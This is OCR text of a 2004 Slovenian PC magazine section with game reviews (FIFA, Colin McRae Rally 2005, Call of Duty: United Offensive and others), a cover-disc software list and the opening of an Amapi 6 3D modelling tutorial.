Torej še eno leto in še ena, prejšnji podobna *FIFA*. Ali se bo EA kdaj le spustila plota ter poskušal malce prevetriti zasnovo, sicer ne vemo, a odkar ima konkurenco v obliki fantastičnega *PES*, se, po pravici povedano, zaradi tega niti ne sekiramo.

Tomaž Bartolj

Trenerski stolček

Če ste bolj karierni tip...

V stilu celotne serije EA Sports tudi v *FIFI* karierni način postaja zvezda stalnica. Tokrat imate na voljo 15 sezon, da se iz drugoligaških tekmovanj prebijete v sam vrh svetovne elite. Prvi korak je podpis pogodbe z enim izmed manj pomembnih klubov iz petih različnih regij. Vedite, da boljši klub kot izberete, večja bodo pričakovanja vodstva, kar pomeni več truda za ohranitev službe trenerja. Da boste dosegali zmage, osrečevali bogataše in sebi greli stolček, boste morali s točkami pridobljenimi z zmagami pametno nadgrajevati službe, povezane z delom ekipe, izbirati formacije, opravljati menjave, se poigravati s stopnjo agresivnosti moštva in kupovati nove upe. Kakšne posebne globine ne pričakujte, a morda vas zamoti za nekaj dodatnih dni.

Min 700MHz, 128Mb RAM, 800Mb, 32Mb 3D kartica
Opt 64Mb 3D kartica, dvojni analogni ploščck
Večigralstvo Na enem PC-ju, LAN, internet
Na spletu www.fifafootball2005.ea.com

PCF 77% "Zelo solidna, a praktično identična predhodnici."

Prikaz avtomobilov? Neverjetno, ruknjeno, za zjokat se čudovito! Khm, no, hoteli smo reči: zelo v redu, stari.

Colin McRae Rally 2005

DIRKALNA ARKADA Tomaž Bartolj zakriči: "Umakni se, mali zajček!" Izkaže se, da je dolgouhec v resnici večji kamen, ki mu odtrga polovico zadka.

Založnik Codemasters Razvijalec Codemasters

Bil je svet pred *Richard Burns Rally* in je svet po njem. Sicer ni tako zelo drugačen, da bi se prelivali oceani, vendar ravno dovolj, da *Colina* nihče več ne more označevati za simulacijo. Morda so se realistične premoči Warthogove mojstrovine zavedli tudi Codiji in v križišču odločneje zavili na arkadne poti, kjer so ceste precej prazne, štoparjev pa dovolj.

Z različico 2005 so britanski razvijalci dokazali, da vendarle posedujejo nekaj, v kar so verjele le še njihove mame – poštenje. Vsebuje vse, kar smo ljubili v davni dvojki, z dodanimi uspelimi pogruntavščinami iz novejših različic – silno pohvalni nabor več kot 30 vozil, povsem proste roke pri nastavitvah in popravljanju, močno večigralsko komponento, vožnjo proti duhcu najboljše vožnje, različne vremenske razmere na isti stezi, vse pričakovane kamere, shranjevanje rekordov ter mini igre, s katerimi je mogoče pridobiti izboljšane dele, kot so keramične zavore in radio, da imate boljši občutek hitrosti. Čeprav je večina dirkalnikov zopet zaklenjena, to niti ni tako tragično, saj je poleg tradicionalnega prvenstvenega načina z "letečim Škotom" vključeno še karierno udejstvovanje, ki čudovito izpelje dve stvari: prime vas za rokice in vas z dovolj pogostim odklepanjem dobrot neutrudno vleče k igranju, zraven pa prav noro hitro spreminja dirkalne pogoje. Vsako prvenstvo v karieri poleg avtomobila in nadgradenj prinese določeno število točk, ki so potrebne za odklepanje novih prvenstev, lepota česar je v tem, da lahko zaobidete udejstvovanja, ki vam niso pogodu ter si primerno zalogo ustvarite le v vam ljubih načinih. Čeravno ni najbolj realno, je nenehno menjavanje prog in vremenskih pogojev čudovit lifting za dinamiko, ki je eden izmed zaščitnih znakov večje arkadnosti.

OGLEJTE SI ŠE TO...
>> **Colin McRae Rally 2** Sold Out
>> **TOCA Race Driver 2** Codemasters
>> **GTA: Vice City** Take 2 Interactive

ZGORAJ DESNO Posnetki so atraktivni, a jih ni mogoče shraniti.

SPODAJ LEVO Nova dežela v *Colinu* je Nemčija. Značilnosti? Milijon pravokotnih križišč, žito in traktorji.

SPODAJ DESNO V večigralskih načinih so nasprotniki ves čas vidni v obliki duhov – učite se na njihovih napakah.

FANTASTIČNO JE OPAZOVATI, KAKO BARVA POSTOPNO ODPADA, KAKO SE GUME OBRABLJAJO...

NE VERJAMETE?

Za to, da je realizem dokončno rekel pa-pa, je kar nekaj dokazov: proge so postale občutno širše z manj drevesi, vozni model je poenostavljen, da nobeno motorično teslo nad njim ne bo bentilo več kot pol ure, zmaga v enoigralskem načinu je (pre)lahko dosegljiva, sicer dober poškodbeni model je zelo potrpežljiv do vaših bedarij, ob trčenjih pa se sedaj pojavi celo zamegljen pogled, ki da jasno vedeti, da možgani preferirajo vožnjo po cesti. Pa tisti obljubljeni občutek za tretjino večje hitrosti? No, določeni odseki prog vsekakor dajejo občutek, da bo zaviranje pred zahrbtnim ovinkom rodilo le malo sadov in v najvišjih hitrostih se pojavi celo tresoč pogled.

Codemasters se hvalijo, da so podobo igre iz že tako neverjetno čudovite, popeljali še na naslednji nivo. In tako se je svinjam, ki se valjajo po blatu pod mizo, pridružila še ena lastna, ne najbolj utemeljena hvala. Saj ne, da zunanja lupina v *2005* ne bi bila vabljiva – gotovo je privlačnejša od *RBR* – a nikakor ne gre za kaj posebnega. Morda so drevesa ob progi v večji meri res izgubila videz X-Wingov, telebajskasto sonce se še za kanček prepričljive smeje z neba in padavine delujejo nekoliko manj humoristično lokalno kot v štirici, a čas bi že bil za kaj konkretnejšega. Saj ne zahtevamo, da izza ovinka prileti kenguru, se nam razpaca na vetrobranskem steklu in za brisalcem namesto gume pusti zataknjen embrij – želimo le nekoliko večjo interaktivnost v obliki bežečih zajcev, zmečkane trave v kolesnicah, sploh česarkoli, kar bi se premikalo, kar ni 2D občinstvo patetičnega videza z nečim, kar približno spominja na roko marionete. Mrtvost in statičnost okolice je že naravnost depresivna. Edina tolažba: končno lahko normalno premikate bale in rušite prometne znake. Na žalost se česa podobno inteligentnega ni dalo dopovedati pritlikavim drevesom ali grmovju.

Serija še naprej ohranja pohvalno prijaznost do tipkovnice, pregovorno slastno, ne pa realistično izkušnjo in najbolj dodelan poškodbeni model na tržišču. Fantastično je opazovati, kako barva postopno odpada, kako se napačno izbrane gume z neverjetno hitrostjo obrabljajo in kaj z odbijači storijo prvič nekoliko bolj 3D površine prog, ki so polne jam, izboklin in posameznih kamnov, kar je lepa sprememba v primerjavi z večinoma 2D teksturami iz prejšnjih različic.

Odlična tehnična izvedba, z redkimi napakami v obliki neprepričljivih zvokov motorjev in površno izdelanih razpacanih notranjih armatur, največja količina vsebine in še povečan zabavni faktor, naredijo *Colina 2005* za najboljši del v seriji, čeravno znajo lastniki štirice dobiti občutek, da je sprememb le premalo. Izbira je za vse voznike rallyja jasna – če želite ultimativni realizem, si omislite *RBR*, kdor pa se ogreva za zabavno arkado, mu bo *Colin* dostavil vse, česar si želi.

PCF

Min	1 GHz, 256Mb RAM, 64Mb grafična kartica
Opt	2GHz, 512Mb RAM
Večigralstvo	4 na 1 PC, do 8 prek interneta ali LAN
Na spletu	www.codemasters.com

86% "Najboljši, najhitrejši in najbolj arkaden del v celotni seriji."

Call of Duty: United Offensive

PRVOOSEBNA STRELSKA Tomaž Bartolj se z Rusom ob rami in nekaj jeznimi Švabi za ritjo zvali v jarek. Tokrat trezen in s prstom na sprožilcu.

Založnik **Activision** Razvijalec **Gray Matter**

Temačne blatne ulice, prekrite z ometom po letalskih napadih napol porušenih stavb. Nekaj gorečih tankov in trupel padlih sinov Rusije. Kriki poškodovanih borcev zadaj in bobnenje pušk spredaj, kar obljublja, da se bo grozota vsak čas ponovila – le glavni igralci tragedije bodo drugi, a vendar prejšnjim povsem podobni obrazi polni groze in strahu. Ušesa polni nenehno odločno kričanje poročnika Antonova... "Naprej, naprej, niti koraka nazaj..." Kako domač ukaz, kako jasno povelje in kako gotova obljuba smrti. Zvok pišťalke... Šprint. Tank prestreže večji del žvižgajoče plohe krogel iz nenehno krožečih štuk, nekaj jih zablodi v meso nesrečnih otrok sovjetske matere. Puška v roki – toliko Nemcev je že okusilo njen srd, naj jih še teh nekaj nesrečnih pesjanov, ki trmasto vztrajajo v tem prekletem mesarjenju.

Nedolgo zatem le še mrtvaška tišina, tista, ki stisne želodec – nikakor znak miru, temveč čista oblika sovraštva: klanje poneha šele, ko poslednji okupator omahne pod streli.

United Offensive pričara tako vzdušje. Kot izvirni *Call of Duty* vas z nenehnim serviranjem grozot potisne v razmišljanje o vojni sami in trpljenju, povezanem z njo. Verjetno bi lahko mladim rodovom, manjšim zablodam v prid večjega občutka akcije navkljub, bolj prepričljivo pričala in pridigala o napakah v preteklosti kot dokumentarci, vendar... V nogo si pošlje kroglo z istim orožjem, kot ga uporablja za mečkanje nasprotnikov: s skriptiranostjo. Že *CoD* je imel nekaj manjših hib na tem področju, Gray Matter (avtorji odličnega *RTCW*), katerim je bil zaupan razvoj dodatka, pa so v goreči želji, da bi še prekašali mojstrovino Infinity Warda, marsikdaj šli enostavno predaleč.

SPOMINI NA CALL OF DUTY

Skriptiranje sicer lahko pričara najbolj nepozabne kinematične trenutke: od bombardiranja vodnega stolpa, občutka, da preprosto morate čim prej počistiti strojniška gnezda ali preprostega udarca soborca na nemški gobec s kopitom puške. Spet na drugi strani tičijo povsem neželene frustracije. Da je dodatek težji od prvenca, samo po sebi ne bi bilo kamen spotike, a na žalost se je zahtevnostna stopnja dvignila na povsem neprimeren in predvsem nepošten način. Kot da se ni dovolj težko pretolči skozi ulico, ko zaradi še ene nerodnosti vsi Nemci na strehah stavb streljajo samo na vas, na koncu vedno čaka še eno izmed "čudežnih" oken, ki še najbolj spominja na 24 ur na dan obratujočo nemško porodnišnico, iz katere na vsakih 10 sekund prileti nov, popolnoma odrasel in oborožen Klaus, Fritz ali Hans. Dokler se ne premaknete do določene točke, lahko v maternico zadegate vse krogle in granate, pa se serijska proizvodnja ne bo ustavila, nakar se po premiku vse umiri in popadki mestoma končajo. Podobno nadležne so naloge, ki so rešljive šele, ko si zapomnite urnik napada štuk/prihoda tankov, točke, kjer napadajo valovi skupinskega dela še vedno nesposobnih Nemcev, namesto da bi nagrajevale taktičnost in hitre reflekse ter ponudile vsaj pridih osnovne UI.

Je pa to tudi edini očitek *UO* in kadar se očitki pojavijo v ednini, gre za celostno gledano odličen naslov. Naravnost neverjetno je, da za igro še vedno stoji že več kot pol desetletja star grafični pogon *Quake III* in še bolj nekrivo impresivno je, kaj so iz njega izmolzli. Tokratna nova zvezda je prikaz delcev, ki zasije ob prikazovanju kupov prahu ob eksplozijah granat, dimnih poti izstreljenih protitankovskih izstrelkov in ognjenih zubljev po razstrelitvah zgradb.

Tempo v le kaki deset ur trajajoči enoigralski kampanji, ki je ponovno razdeljena na ameriško, britansko in sovjetsko stran, je tokrat še hitrejši, intenzivnost nalog pa naravnost nora. Nekoliko več je "drugačnih" misij, kot je tista v leteči trdnjavi B-17, igranje vloge miši v masovnem pregonu ali zavzemanje položaja za strojnicami in topovi. Na drugi strani so misije mnogo počasnejše, praviloma težavnejše, bolj taktične in svinca še polnejša prebijanja preko mostov ali močno utrjenih ulic, kar je porok, da bo vsakdo našel kaj zase.

In potem je tu večigralstvo. Tega seveda ne more mučiti skriptiranost, zato po tem dodatku močno stremi k popolnosti. Poleg znanega načina "Capture the Flag", sta tu povsem nova "Base Assault" in "Domination". Pri prvem vsaka izmed strani brani svoje tri bunkerje in hkrati napada nasprotnikovo trojico, dominacija pa zahteva, da ekipa prevzeme nadzor nad vsemi petimi strateškimi točkami in jih ubrani pred nasprotniki. Med 11 novimi mapami, kjer najdemo tudi poustvaritev slovenskega Štanjela, je večina nekoliko večjih in dobro prevoznih. Da, prevoznih, kajti večigralstvo je po novem čudovito popestreno z vključitvijo tankov in džipov, zraven pa je bilo deležno še novih orožij, med katerimi izstopajo prenosne strojnice, dimne granate in vedno popularen metalec plamenov za delanje ocvrtega krompirčka, zraven katerega ob klicu v naslednjih 15 minutah prejmete še čudovite rožnate protipožarne rokavičke.

Kaj reči za konec? Fantastična igra, enkraten dodatek. Potencira tako napake, kot tudi potenciale izvirnika, vpelje novosti in predstavlja obvezen nakup za prijatelje *CoD*. Pika! Ups, klicaj. Res smo odločni glede tega.

Tomaž Bartolj

OGLEJTE SI ŠE TO...

>> **Medal of Honor** EA
>> **Battlefield 1942** EA
>> **Far Cry** Ubi Soft

GLAVNA 20 metrov. Le 20 metrov, a vsak izmed njih pooseblja pekel.

ZGORAJ DESNO Brzostrelke, kljukasti križi, nacitsti - verjetno poznate pot do gradu Wolfenstain.

SPODAJ Akcije v vozilih je tudi v enoigralskem delu precej, vendar le v eni misiji prevzamete polno kontrolo nad vozilom (tankom), medtem ko ste drugje le strelec z mnogo dela.

Min 800MHz, 128Mb RAM, 32Mb 3D grafična kartica
Opt 256Mb RAM, širokopasovni internet
Večigralstvo Širok nabor načinov, LAN, internet (32)
Na spletu www.callofduty.com/unitedoffensive

85% "Želite spoznati drugo svetovno vojno? Težko boste našli kaj boljšega."

Holmes: The Silver Earring

PUSTOLOVŠČINA Na Baker Street še vedno dolgčas.

Založnik Digital Jesters Na spletu www.sherlockholmesgame.com

Ubogi Sherlock. Niti izmišljena oseba si ne zasluži, da v njenem imenu izide toliko neumnih izdelkov. Na žalost med te še kako spada tudi zadnji poskus, pustolovščina tipa pokaži-in-klikni.

Igranje vključuje sprehajanje s Holmesom in dr. Watsonom, prečesavanje vnaprej narisanega ozadja za predmeti ter dolgočasne pogovore. Ker traja celo večnost, da se slavni detektiv sploh obrne v določeno smer, boste v raziskovanje vključili precej zehanja.

Pravo detektivsko delo je natančno, dolgotrajno, nadležno in večkrat brez pravega smisla. No, *Silver Earring* vsaj v tej točki zadene bistvo, a če ste ljubitelj gospoda Holmesa, boste okoli te igre naredili ovinek.

Min 500MHz, 128Mb RAM, 16Mb 3D kartica

Opt Karkoli drugega

Večigralstvo Ga ni


46% "Nesmiselna polomija, ki ni dostojna imena slavnega detektiva."

Port Royale 2

STRATEGIJA Arg, prostaki! Preštejte svoje zlatnike.

Založnik Ascaron Na spletu www.ascaron.com/gb/portroyale2

Kličemo Guybrusha Threepwooda! Pošiljamo SMS Jacku Sparrowu! Ah, ne pustite se preslepiti. To je le vzklikanje navdušenega Mateja. Igra *Port Royale 2* je morda res ovita v piratske klišeje, od napadanja trgovskih ladij in nošenja očesne krpe, a v sebi nosi prej srce ekonomista, kot pa morskega roparja. Vaša naloga (začenjate le z ladjo in nekaj živeža) je osnovanje trgovskega imperija, tovorjenje blaga in pridobivanje bogastva, medtem ko križarite po čistih morjih Karibov. Na srečo, ta stran igre deluje precej razumno. Imamo kopico različnih nasprotnikov, ki vam sledijo po svetu, vaše naloge pa zajemajo pridobivanje državljanstva, spogledovanje z lokalnimi guvernerji in napadanje velikih ladij za dodaten zaslužek in lastno zadovoljstvo ter sloves. A ko se izvlečejo zakrivljeni meči, pridejo na plan tudi določene neumnosti. Boj je blazno dolgočasen, tako na kopnem kot morju, kar vam bo vzelo željo, da bi počeli karkoli drugega kot trgovali. Ekonomisti bodo uživali, vsi, ki želite leseno nogo, pa boste počakali na *Pirates!* ali pa posegli po žagi.



Min PII 256Mb, 32Mb 3D kartica

Opt To bo kar v redu.

Večigralstvo Ne

71% "Trgovanje na odprtem morju, nič ugrabitev in podobnih razvratnosti."

MIMOGREDE, IZŠLE SO TUDI TE IGRE

THE POWER OF CHAOS: JOEY THE PASSION

Založnik Konami Na spletu www.yugioh.com

Joey the Passion je tretja, praktično identična igra *Yu-Gi-Oh!* za PC, ki je našla svojo pot do vaših monitorjev. Ob vsakem nesmiselnem nadaljevanju dobite komplet novih kart za igranje in samo enega nasprotnika, s katerim se lahko spopadete, in nato spet isto in isto in isto...

Celo Gameboy Advance je dobil bolj primerno tekmovalno igro iz te serije, mi pa smo dobili vsaj nekaj različnih zvokov in lepši vmesnik. Potrebovali smo manj kot pol ure.

Min 450MHz, 128Mb RAM

Opt Kupite prave karte in ne te nadgradnje

Večigralstvo Samo LAN

32% "Cenena, utrujajoča in dolgočasna. Ne trošite denarja zanjo."

THE POLITICAL MACHINE

Založnik Stardock / UbiSoft Na spletu http://totalgaming.stardock.com

Koga pa brigajo politiki, ki pridobivajo glasove s popotovanjem po državi v pisanih avtobusih, ko pa lahko imamo korupcijo in obračanje zgodovine, na katerega bi bil ponosen sam George Bush mlajši. *The Political Machine* zajema vso energijo ob volitvah. Je senzacionalna, hitra namizna igra: jajčkanje med dvema državama, izkoriščanje vseh najmanjših priložnosti in postavljanje figur na mesta, kjer lahko naredijo največ škode. Na koncu upajte, da boste zmagali.

Min 600MHz, 64Mb, 16Mb 3D kartica

Opt Bo zadostoval minimum

Večigralstvo Internet – 2 igralca

82% "Presenetljivo bolj globoka, kot se zdi na prvi pogled."

JPARANOIA

Založnik Ga ni Na spletu www.paranoia-live.net


Paranoja. Vi, vaša ekipa pobalinov in zmešan Računalnik, ki vas na smrt obožuje. Dobesedno. Ta odjemalec, napisan v Javi, se oddaljuje od klasičnih iger RPG na računalniku in tovrstnim namiznim igram, predstavlja pa idealen način, da sodelujete v misijah po celem svetu – pretepajte se, zasajajte nože v hrbte, raziskujte in ponovno zasajajte nože v hrbte, da si priborite pot do uspeha. Pozor, naučiti se boste morali kar nekaj osnov igranja in navezovanja stikov, a na vašo srečo je skupnost zelo gostoljubna. Računalnik pravi, da bodo zabavne. Kdo bo kriv če ne bodo? Računalnik vsekakor ne.

Min Java

Opt Navodila za igranje

Večigralstvo Internet – 6 igralcev in opazovalci

89% "Izvrstna RPG izkušnja. Brez škratov!"



PEASANT'S QUEST

Založnik The Brothers Chaps Na spletu www.homestarrunner.com/disk4of12.html

Potovanje v čas preproščine, čas v katerem je prevladovala ploska in preprosta grafika. Čas, ko so po zemeljski obli tavali zmaji, in ko je kmet živel v strahu pred mogočnim Trogdorjem in smrtjo v peklenskem ognju. Oboževalci Homestar Runnerja ne bodo potrebovali predstavitve te izvrstne parodije na pustolovske igre. Z izposojanjem elementov iz klasike *King's Quest* (včasih že pretirano), *Peasant's Quest* v igralcu zbudi ali smeh ali pa besno udrihanje po tipkovnici, odvisno od, tega kako dobro pomnite stare Sierrine igre. Vsekakor vaše pozornosti vreden poklon skoraj izumrli zvrsti.

Min Brskalnik, Macromedia Flash

Opt Nič drugega

Večigralstvo Igranje prek spleta

79% "Še vedno velja: shranjujte zgodaj, shranjujte pogosto."

50 STRANI NASVETOV!

DigitalnaKamera

Revija za digitalno fotografijo

ŠTEVILKA 6 / NOVEMBER 2004

PREIZKUŠENO! 95 DIGITALNIH FOTOAPARATOV

FOTOGRAFIRAJTE NOČNI POSNETKI

- Kako Zajeti najboljše posnetke ognjemetov in sledi luči
- Tehnika Pravilno osvetlite sceno z našim brezplačnim vodičem
- Nasveti Poživite barve v nočnem času

PRIMERJALNI TEST A4 FOTO TISKALNIKI

Preizkusili smo 6 cenovno ugodnih urejevalnikov slik. Ali je kateri od teh primeren tudi za vas?

FOTOAPARATI

PENTAX OPTIO S30
Nov stilski subkompaktni model s 3,2 megapiksla

FOTOGRAFIRAJTE

TEHNIKE SLEDENJA
Ustvarite dramatičnost z daljšimi časi osvetlitve

PHOTOSHOP

PALETA HISTORY
Spoznajte skrivnosti uporabe palete History

CELOTNI PROGRAMI V VREDNOSTI 60.000 SIT
PLUS! Preizkusni programi, vtičniki, fotografije brakcev, testni posnetki in še veliko več

NOVEMBER 2004 850 SIT

Nova številka že v prodaji!

delavnice

USTVARITE IN IZBOLJŠAJTE: PRAKTIČNI PROJEKTI ZA VAŠ PC

NA VAŠEM DVD-JU

Vse najboljše aplikacije.

Desktop Sidebar
Privoščite WinXP videz Longhorna. Stranska vrstica predstavlja namizje prihodnosti.

ObjectDock
Ste ljubosumni na lastnike Macov in na njihovo aplikacijsko vrstico? ObjectDock daje enako funkcionalnost WinXP.

PowerDirector 3
Preizkusna različica najnovejšega Cyberlinkovega paketa za obdelavo videa.

PowerDVD 5.0
Samostojna aplikacija za predvajanje DVD-jev – po našem mnenju veliko boljša od Windows Media Playerja.

PowerProducer 2 Gold
Preprosta in enostavna produkcija DVD-jev in CD-jev: izvrstno orodje za diaprojekcijo.

CoffeeCup Spam Blocker 4.1
Prevzemite nadzor nad vašim poštnim predalom; za vselej se izognite spamu s CoffeeCupovo najnovejšo rešitvijo.

FireLogXP 1.3
Ste naveličani, da požarni zid v WinXP pred vami skriva informacije? Omogočite si dostop do njegovih skritih funkcij s FireLogXP.

Guard Bar 1.1
Zmogljivo orodje za blokiranje nadležnih reklamnih oken.

HijackThis 1.98
Zavarujte svojo spletno stran pred ugrabitvami še danes.

Ustvarite model letala in še več z Amapi 6

Prvi del

PCF se odpravi v 3D svet in razišče skrivnosti izvrstne aplikacije za modeliranje *Amapi*..

Med listanjem po straneh te številke *PCFormata* boste le s težavo zgrešili vedno bolj prostrana kraljestva, ki so prežeta s 3D modeliranjem. Od bogatih, grafično naprednih iger in filmov do spletnih strani in oglaševanja, je njegov vpliv čedalje bolj opazen v večinskih medijih. Zmogljivost povprečnega domačega PC-ja se je v zadnjih letih dramatično povečala, da bi lahko sledili najnovejšim pogonom iger in tehnologiji Media Center, skupaj z vedno manjšimi stroški pa to pomeni, da si lahko dandanes kdorkoli omisli 3D studio kar doma. Samo ozreti se morate okrog sebe in videli boste, kakšna čudesa ustvarjajo običajni ljudje. Na primer: znano 3D animirano risanko *Blue* je ustvarila majhna skupina samoukov, predstavljala pa je uresničitev življenjske želje enega samega človeka, da bi ustvaril kratki film.


Na disku vam tokrat podarjamo celotno različico *Amapi 6* z njegovim izvrstnim vmesnikom, ki ustvari enostavno, intuitivno 3D delovno površino, v kateri se boste lahko lotili 3D modeliranja. *Amapi* se razlikuje od večine tekmecev po svoji neverjetni podpori, ki jo lahko še dodatno razširite s hitro posodobitvijo s spletne strani podjetja Eovia na **www.eovia.com**, s čimer boste dobili možnost, da svoje stvaritve izvozite kot Shockwave in pripravite modele za internet.

Amapi vam omogoča, da ustvarite osupljive 3D modele, zato se prepustite kreativni eksploziji domišljije in pričnite izkoriščati nesluteno moč vašega PC-ja.


Slike: Ali Jennings

Pa pričnimo


Hiter vodič po namestitvi, registraciji in začetkih uporabe programa!



1 **Namestitev.** Namestitveno datoteko *Amapi* lahko najdete na disku v razdelku **Celotni programi.** Preprosto kliknite na povezavo in sledite navodilom na zaslonu. Po namestitvi se splača obiskati spletno stran Eovie in namestiti posodobitve za različico šest: te vključujejo podporo za P4 in izvoz v *Shockwave*.




2 **Registracija.** Ob prvem zagonu bo *Amapi* od vas zahteval vaše podatke in geslo. Da bi ga dobili, morate program registrirati: kliknite na povezavo do spletne strani na disku ali pa obiščite **www.eovia.com/offers/futurepubi-0904.htm**. Po tem bi morali prejeti ustrezno kodo. Vnesite jo v polje za geslo in kliknite.




3 **Izberite vmesnik.** Ko odprete *Amapi*, boste imeli na izbiro razna delovna okolja. Za namene tega vodiča izberite **Workshop**, s katerim je na začetku najlaže upravljati. Če boste želeli to nastavitev v prihodnosti spreminjati, izberite **Preferences → Interface** in spremenite vaše možnosti pogleda.

Orientirajte se

Sprehod po *Amapi*.



1 **Paleta Assistant je rumena vrstica, ki se razteza na zgornjem delu zaslona, vsebuje pa osnovne ukaze, kot so potrdi, prekliči, uveljavi, razveljavi in omeji.**



2 **Paleta Tools teče v loku po desni strani zaslona, vsebuje pa vsa orodja, ki jih boste uporabljali pri konstrukciji vaših objektov.**

3 **Nadzorna plošča je zadnja paleta, ki omogoča nadzor nad orientacijo in dostop do urejevalnika materialov in prizorišč ter grupiranja objektov.**

Od blizu: vmesnik Amapi 6

Seznanite se s posameznimi orodji.

1. Osnovni objekti
To so osnovne oblike, s katerimi je najlaže začeti, če želite ustvariti preproste objekte in zgradbe. Z uporabo orodij **Deforms** in **Extrusion** lahko ustvarite katerokoli obliko.


2. Risanje
Tukaj lahko izbirate med enostavnimi oblikami, prav tako pa imate tudi možnost, da ustvarite bolj kompleksne oblike. Te lahko nato izbočite in tako ustvarite kompleksne oblike po meri.

3. Izbočenje
